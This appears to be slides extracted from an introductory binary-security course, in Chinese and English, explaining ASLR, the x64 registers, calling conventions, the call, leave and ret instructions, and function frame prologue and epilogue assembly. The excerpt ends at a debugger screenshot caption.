- ▶ **ASLR** - **A**ddress **S**pace **L**ayout **R**andomization
  - ⌚ 程式載入時，stack、heap 等記憶體區塊會使用隨機的位址作為 base address
    - > 在一定的範圍中隨機
    - > 末 12 bits 是固定的，每次載入時都不會更動

# \$ Introduction

## x64 - Basic

- ▶ Based on x86 的指令集
- ▶ Logical address 用 8 bytes 來代表，不過並不是整個記憶體位址都會使用到：
  - ⦿ **User space** - 0x0000000000000000 (0) ~ 0x00007FFFFFFFFF (2<sup>47</sup> - 1)
  - ⦿ **Kernel space** - 0xFFFF800000000000 (2<sup>64</sup> - 2<sup>47</sup>) ~ 0xFFFFFFFFFFFFFF (2<sup>64</sup> - 1)
- ▶ 原本 x86 register 擴展到 64 bits : **rax, rbx, rcx, rdx, rsp, rbp, rip, ...**
- ▶ 比 x86 有更多的 register : **r8 ~ r15**

# \$ Introduction

## x64 - Calling Convention

► 可以想像成是一種 protocol，定義了：


- ⌚ Function 該如何傳遞參數
- ⌚ Syscall 該如何傳遞參數
- ⌚ Caller 與 Callee 各自的責任

	syscall no	param1	param2	param3	param4	param5	param6	param7+
func call	-	rdi	rsi	rdx	rcx	r8	r9	stack
syscall	rax	rdi	rsi	rdx	r10	r8	r9	stack

# \$ Introduction

## x64 - Register

- ▶ `rax` - 存放 function 回傳的結果
- ▶ `rsp` - 指向 stack 的頂端
- ▶ `rbp` - 指向 stack 的底端
- ▶ `rip` - 下個要執行的 instruction 位址



# \$ Introduction


## x64 - Instruction

- ▶ jmp <addr> - 類似於 mov rip, <addr>
- ▶ call <addr> - 類似於 push <return addr> + mov rip, <addr>
  - ⌚ Return address 為目前 function 在 call <addr> 之後的指令位址
- ▶ leave - 類似於 mov rsp, rbp + pop rbp
- ▶ ret - 類似於 pop rip

# \$ Introduction

## x64 - Function Frame

- ▶ 每個 Function 在執行期間，stack 中會有一塊空間負責記錄當前 function 的執行狀態，而該空間稱為 **function frame**，保存的狀態像是：
  - ⦿ 當前 function 使用的變數
  - ⦿ 呼叫其他 function 時傳遞的參數
- ▶ Calling convention
  - ⦿ Caller 儲存回去的位址
  - ⦿ Callee 儲存舊的 function frame 位址




# \$ Introduction

## x64 - Function Frame - Prologue / Epilogue

- ▶ 基本上每個 function 在被呼叫過程中，開頭與結尾都會執行固定 pattern 的 instruction 來保存 / 回復 function frame，分別稱作 prologue 與 epilogue


保存當前的 rbp，並建立新的 function frame



```
push    rbp  
mov     rbp, rsp  
sub    rsp, 0x10  
...
```

Prologue

回復先前的 rbp 並且回到原先的 function



```
...  
leave  
ret
```

Epilogue

# \$ Introduction


## x64 - Function Frame

A screenshot of a debugger interface showing assembly code. A red arrow points to the start of the `main` function. The assembly code is as follows:

```
u1f383@u1f383:/
```

